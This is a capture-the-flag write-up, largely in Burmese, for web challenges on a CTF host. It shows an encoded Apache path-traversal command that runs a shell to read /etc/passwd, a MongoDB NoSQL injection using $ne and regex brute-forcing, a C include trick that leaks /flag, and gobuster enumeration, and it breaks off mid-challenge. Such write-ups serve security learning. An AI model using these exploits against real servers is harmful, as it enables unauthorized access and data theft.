


Check etc/passwd


curl "http://ctf.0xpwn.com:8080/cgi-bin/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; cat /etc/passwd"



Exploit ကအလုပ်လုပ်တယ်ဆိုတော့ Flag ဖိုင်ရှာဖို့ဆက်ကြိုးစားတော့ /bin အောက်မှာ flag ကိုတွေ့သွားတယ်။




cat /bin/flag



Done.

Flag - **0xpwn{ Ap4ch3_cv3_z0z1_A177e}**

Login Please




Challenge Name – Login Please (Web)


Point -100

Challenge – http://ctf.0xpwn.com:1337


Challenge hint အနေနဲ့ပေးထားတဲ့ help.js ကို source code ဖတ်ကြည့်တော့ Mongo DB သုံးထားတာတွေ့ ရတယ်။




Challenge site ကိုဝင်ကြည့်တော့ Welcome, try to get admin password that will be the flag. Flag example : 0xpwn{} ဆိုတော့ Flag က Password data ပေါ့။ Mongo DB (NoSQL injection) Testing လုပ်ချင်တာနဲ့ username – admin / password – test နဲ့ login လုပ်ပြီး Burpsuit နဲ့ဖမ်းလိုက်တယ်။



ပြီးရင် no equal [$ne] သုံးပြီး request ပြန်လုပ်ကြည့်တော့ Login Successful ဆိုတော့NoSQL Injection ပေါက်နေတယ်ပေါ့။




Password regex ကို 0xpwn{ နဲ့အရင် စလုပ်ကြည့်တယ်။ ပြီးရင် Wordlist တစ်ခုဆောက်ပြီး Bruteforce တိုက်ဖို့ လုပ်တယ်။




Wordlist Create

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789#$%&/:;<=>@[^_ `{}~! (),-

Password regex ကိုBruteforce Script ရေးရပျင်းတာနဲ့Passwordတလုံးချင်းစီကိုပဲIntruderသုံးပြီးစိတ်ရှည်ရှည်နဲ့ Dump လိုက်တယ် :3





နောက်ဆုံး Password dump ပြီးတာနဲ့submit သွားလုပ်လိုက်တော့ flag ရသွားတယ်။

Flag - **0xpwn{mOnGO_SqL_InJeCTIoN!@#}**

Resource - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection


Compiler


Challenge Name – Compiler (Web)


Point -100

Challenge – http://ctf.0xpwn.com:5000


Challenge site ကိုဝင်ကြည့်တော့ Program Compile လုပ်ပေးတဲ့ Web Compiler လေးတစ်ခုတွေ့တယ်။ C နဲ့ Hello World simple program လေးထည့်ပြီး Compile လုပ်ကြည့်တော့ compiled download file ပြန်ထုတ်ပေးတယ်။








Challenge hint ထဲမှာ Flag file location ကို /flag လို့ပြောထားတော့ C ရဲ့ header တွေခေါ်သုံးတဲ့ပုံစံမျိုးနဲ့ /flag ကိုခေါ်ပြီး Compile ပြန်လုပ်ကြည့်တော့ Error နဲ့အတူတူ flag data ထွက်လာပါတယ်။



Flag – **0xpwn{HOw_Y0u_iNclUd3_tHf_5lAg?}**

Fuzz me Plz




Challenge Name – Fuzz me Plz (Web)

Point -200

Challenge – http://ctf.0xpwn.com:32123

Challenge site ဝင်လိုက်တာနဲ့ဟိုဟိုဒီဒီလိုက်ရှာကြည့်တာဘာမှထူးထူးခြားခြားမတွေ့ရတာနဲ့gobusterနဲ့ directory bruteforce တိုက်ထားလိုက်တယ်။




gobuster dir -u http://ctf.0xpwn.com:32123/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .zip,.war,.php,.html,.txt -t 50

```
┌──(kali㉿kali)-[~/Desktop/CTF/Web/FuzzMe]
└─$ gobuster dir -u http://ctf.0xpwn.com:32123/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .zip,.war,.php,.html,.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://ctf.0xpwn.com:32123/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              zip,war,php,html,txt
[+] Timeout:                 10s
===============================================================
2021/11/01 12:42:01 Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 200) [Size: 48]
```


တဆင့်ချင်းDirectory Bruteforce လုပ်တော့ /api ဆိုတဲ့Path ထဲမှာ /V1 နဲ့ /V2 ကို ထပ်တွေ့တယ်။

http://ctf.0xpwn.com:32123/api/




Welcome to our 0xpwn secure API

http://ctf.0xpwn.com:32123/api/V1/




Servcice Unavailable. You are trying to access outdated api, our production moved to another.

http://ctf.0xpwn.com:32123/api/V2/



Welcome to our production API, Please dont test, you'll be arrested!

/V2 ကို ထပ်ပြီး Bruteforce လုပ်ကြည့်တော့/image pathကိုထပ်သွားတွေ့တယ်။ ဒါပေမယ့်Errorတက်နေတယ်။

